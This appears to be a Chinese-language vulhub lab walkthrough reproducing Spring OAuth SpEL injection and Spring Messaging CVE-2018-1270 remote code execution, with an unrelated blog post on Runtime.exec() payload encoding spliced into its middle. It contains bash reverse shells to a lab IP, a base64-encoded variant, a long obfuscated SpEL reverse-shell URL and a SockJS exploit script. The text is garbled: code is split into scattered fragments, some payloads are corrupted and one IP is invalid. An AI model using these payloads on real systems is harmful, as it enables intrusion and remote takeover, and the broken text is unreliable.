
访问




漏洞验证

访问

```
http://www.jackson-t.ca/runtime-exec-payloads.html
```



进行抓包




修改成 PATCH 请求

Poc


```
bash -i >& /dev/tcp/192.168.175.130/8888 0>&1
```

进行执行



然后我们去 docker 底层看一下

可以看到是成功创建的



Poc 原理 + 反弹 shell

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3NS4xMzAvODg4OAwPiYx}|{base64,-d}|{bash,-i}
```



反弹 shell

```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(109)).concat(T(java.lang.Character).toString(70)).concat(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(83)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(43)).concat(T(java.lang.Character).toString(74)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(118)).concat(T(java.lang.Character).toString(90)).concat(T(java.lang.Character).toString(71)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(82)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(73)).concat(T(java.lang.Character).toString(117)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(69)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(78)).concat(T(java.lang.Character).toString(83)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(118)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(68)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(6
```

```
7)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(80)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(125)).concat(T(java.lang.Character).toString(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character).toString(98)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(100)).concat(T(java.lang.Character).toString(125)).concat(T(java.lang.Character).toString(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character).toString(98)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(125)))}&client_id=acme&scope=openid&redirect_uri=http://test
```

@Jackson_T

Hello! I'm Jackson, and this is a place for me to publish shareable thoughts.

About
Contact
Archives
Categories
Dark Theme

java.lang.Runtime.exec() Payload Workarounds

Mon 12 December 2016

Occasionally there are times when command execution payloads via `Runtime.getRuntime().exec()` fail. This can happen when using web shells, deserialization exploits, or through other vectors.

Sometimes this is because redirection and pipe characters are used in a way that doesn't make sense in the context of the process that's being launched. For example, executing `ls > dir_listing` in a shell should output a listing of the current directory into a file called `dir_listing`. But in the context of the `exec()` function, that command would instead be interpreted to fetch the listings of the `>` and `dir_listing` directories.

Other times, arguments with spaces within them are broken by the `StringTokenizer` class which splits command strings by spaces. Something like `ls "My Directory"` would then be interpreted as `ls "My" "Directory"`.


With the help of Base64 encoding, the converter below can help reduce these issues. It can make pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments.

Input type: ☒ Bash ☐ PowerShell ☐ Python ☐ Perl

```
bash -i >& /dev/tcp/192.168.175.130/8888 0:&i
```


```
bash -c '(echo, TmFzaCAtaSA*J1AvZGV2L3RjcC8xOTUuMTY4LjE3NS4zMzAvODg4OCwP1Yx) | (base64, -d) | (bash, -i)'
```

```
#!/usr/bin/env python
```




```
import base64
```

进行执行



成功反弹 shell



Spring Messaging 远程命令执行突破 (CVE2018-1270)

影响版本


```
message = input('Enter message to encode:')
```

漏洞搭建


```
message = 'bash -c {echo,%s}|{base64,-d}|{bash,-i}' % bytes.decode(base64.b64encode(message.encode('utf-8')))
```


```
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2018-1270$ sudo docker-compose up -d
[sudo] dayu 的密码:
Creating network "cve-2018-1270_default" with the default driver
Pulling spring (vulhub/spring-messaging:5.0.4)...
5.0.4: Pulling from vulhub/spring-messaging
c73ab1c6897b: Already exists
1ab373b3deae: Already exists
b542772b4177: Already exists
0bcc3741ab14: Already exists
421d624d778d: Already exists
26ad58237506: Already exists
8dbabc90b2b8: Already exists
982930be204d: Already exists
21d059451486: Pull complete
Digest: sha256:4fef8dc399958f2e77d733a6759e1e55483b8b778d6fac88796dd96ffe67153e
Status: Downloaded newer image for vulhub/spring-messaging:5.0.4
Creating cve-2018-1270_spring_1 ... done
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2018-1270$
```

漏洞复现



访问


```
print(message)
```



Poc

```
poc = '${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(%s)) % ord(message[0])}
```

然后我们这里要进行修改 所以 Poc 并不通用




```
31 url = f'{self.base}/htmlfile?c= jp.vulnhub'
32 response = self.session.get(url, stream=True)
33 for line in response.iter_lines():
34     time.sleep(0.5)
35
36 def send(self, command, headers, body=''):
37     data = [command.upper(), '\n']
38     data.append('\n'.join([f'{k}:{v}' for k, v in headers.items()]))
39     data.append('\n\n')
40     data.append(body)
41     data.append('\x00')
42     data = json.dumps([''.join(data)])
43
44 response = self.session.post(f'{self.base}/xhr_send?t={self.t}', data=data)
45 if response.status_code != 200:
46     logging.info(f'send '{command}' data error.')
47 else:
48     logging.info(f'send '{command}' data success.')
49
50 def __del__(self):
51     self.session.close()
52
53 sockjs = SockJS('http://your-ip:8080/gs-guide-websocket')
54 sockjs.start()
55 time.sleep(1)
56 sockjs.send('connect', {
57     'accept-version': '1.1.0',
58     'heart-beat': '10000,10000'
59 })
60 sockjs.send('subscribe', {
61     'selector': '!(java.lang.Runtime).getRuntime().exec('touch /tmp/success')',
62     'id': 'sub-0',
63     'destination': '/topic/greetings'
64 })
65
66 data = json.dumps({'name': 'vulnhub'})
67 sockjs.send('send', {
68     'content-length': len(data),
69     'destination': '/app/hello'
70 }, data)
```

一个是被攻击的 IP

一个是执行的命令

一个是名字

进行修改后



```
31 url = f'{self.base}/htmlfile?c= jp.vulnhub'
32 response = self.session.get(url, stream=True)
33 for line in response.iter_lines():
34     time.sleep(0.5)
35
36 def send(self, command, headers, body=''):
37     data = [command.upper(), '\n']
38     data.append('\n'.join([f'{k}:{v}' for k, v in headers.items()]))
39     data.append('\n\n')
40     data.append(body)
41     data.append('\x00')
42     data = json.dumps([''.join(data)])
43
44 response = self.session.post(f'{self.base}/xhr_send?t={self.t}', data=data)
45 if response.status_code != 200:
46     logging.info(f'send '{command}' data error.')
47 else:
48     logging.info(f'send '{command}' data success.')
49
50 def __del__(self):
51     self.session.close()
52
53 sockjs = SockJS('http://192.168.175.289:8080/gs-guide-websocket')
54 sockjs.start()
55 time.sleep(1)
56 sockjs.send('connect', {
57     'accept-version': '1.1.0',
58     'heart-beat': '10000,10000'
59 })
60 sockjs.send('subscribe', {
61     'selector': '!(java.lang.Runtime).getRuntime().exec('touch /tmp/success')',
62     'id': 'sub-0',
63     'destination': '/topic/greetings'
64 })
65
66 data = json.dumps({'name': 'vulnhub'})
67 sockjs.send('send', {
68     'content-length': len(data),
69     'destination': '/app/hello'
70 }, data)
```

```
72 'content-length': len(data),
73 'destination': '/app/hello'
74 }, data)
```

进行执行

```
(rootkali)-[~/桌面]
# python3 exploit.py
INFO:root:send 'connect' data success.
INFO:root:send 'subscribe' data success.
INFO:root:send 'send' data success.

(rootkali)-[~/桌面]
#
```

去 docker 底层查看执行是否成功

```
dayu@ubuntu:~/desktop/vulhub-master/spring/CVE-2018-1270$ sudo docker ps
[sudo] dayu 的密码:
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                               NAMES
a95586da2542   vulhub/spring-messaging:5.0.4      "java -jar /websocke..." 14 minutes ago Up 14 minutes 0.0.0.0:8080->8080/tcp, :::8080->8080/tcp cve-2018-1270_spring_1
dayu@ubuntu:~/desktop/vulhub-master/spring/CVE-2018-1270$ sudo docker exec -ti a955 bash
root@a95586da2542:/# ls /tmp
hsperfdata_root success tomcat-docbase.5641345889074827419.8080 tomcat.5332931010211684380.8080
root@a95586da2542:/#
```

